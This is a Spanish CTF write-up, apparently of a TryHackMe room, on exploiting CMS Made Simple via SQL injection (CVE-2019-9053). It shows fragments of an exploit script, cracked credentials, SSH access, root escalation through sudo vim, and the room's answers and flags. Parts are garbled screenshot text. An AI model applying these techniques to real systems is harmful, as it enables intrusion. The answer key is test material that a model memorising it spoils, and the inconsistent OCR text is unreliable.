```

- Salt for password found: 1dacbd92e9fa6bb2
- Username found: mtch
- Email found: admin@admin.com
- Password found: 0c01f4468bd75d7a84c7eb73846ed96
- Password cracked: secret
root@lp-10-10-96-145: ~
root@lp-10-10-96-145: ~

```

```

21 url_vuln = options.url + "/moduleinterface.php?mact=news,sl,default,0"
22 session = requests.Session()
23 dictionary = "1234567890qwertyuiopasdfghjklzxcvbnmqwertyuiopasdfghjklzxcvbnmq..."
24 flag = True
25 password = ""
26 temp_password = ""
27 TIME = 1
28 db_name = ""
29 output = ""
30 email = ""
31

```

Line 28, Column 13 Spaces: 4 Python


Your streak has increased. You're 4 streaks away from a badge!

TM AttackBox

## Paso 4: Escalada de Privilegios y obtención de las flags.

Después de obtener acceso mediante SSH, nuestro siguiente objetivo fue buscar formas de escalar privilegios para obtener acceso como root. Realizamos una búsqueda en el sistema de archivos SUID, lo que nos llevó a descubrir que Vim estaba mal configurado con permisos de SUID. Esto nos permitió ejecutar comandos como root. Utilizamos Vim para obtener una shell privilegiada como root, logrando control total sobre la máquina. El objetivo final fue localizar las flags, indicativas de éxito en la explotación. Buscamos las flags en los directorios clave del sistema:

1. **Flag de usuario:** Se encontró en el directorio **home** del usuario al que accedimos mediante SSH.
2. **Flag de root:** Se localizó en el directorio **/root** tras la escalada de privilegios.







10.10.96.145Go Premium3S

To what kind of vulnerability is the application vulnerable?

sql

✓ Correct AnswerHint

What's the password?

secret

✓ Correct Answer

Where can you login with the details obtained?

ssh

✓ Correct Answer

What's the user flag?

Good job, keep up!

✓ Correct Answer

Is there any other user in the home directory? What's its name?

sunbath

✓ Correct Answer

What can you leverage to spawn a privileged shell?

vim

✓ Correct Answer

What's the root flag?


W3ll d0n3. You made it!

✓ Correct Answer

```
Applications Places System Sat 19 Oct 19:54 AttackBox IP: 10.10.96.145
root@ip-10-10-96-145: ~
root@Machine:/root
File Edit View Search Terminal Help
0 packages can be updated,
0 updates are security updates.
Last login: Sat Oct 19 21:47:26 2024 from 10.10.96.145
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ ls /home
mitch sunbath
$ sudo -l
User mitch may run the following commands on Machine:
(root) NOPASSWD: /usr/bin/vim
$ sudo vim

root@Machine:~# whoami
root
root@Machine:~# cd /root
root@Machine:/root# cat root.txt
Will d0n3. You made it!

root@Machine:/root#
23 dictionary = '123456789qwertyuiopasdfghjklzxcvbnmQWERTYUIOPASDFGHJKLZXCVBNM0_.$'
24 flag = True
25 password = ''
26 temp_password = ''
27 TIME = 1
28 db_name = ''
29 output = ''
30 email = ''
31
```



## Bibliografía

Cve - *cve-2019-9053*. (s/f). Mitre.org.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9053>

3.13.0 Documentation. (s/f). Python.org. <https://docs.python.org/es/3/>

SentinelOne. (2019, mayo 27). *EternalBlue exploit: What it is and how it works*. SentinelOne.

<https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>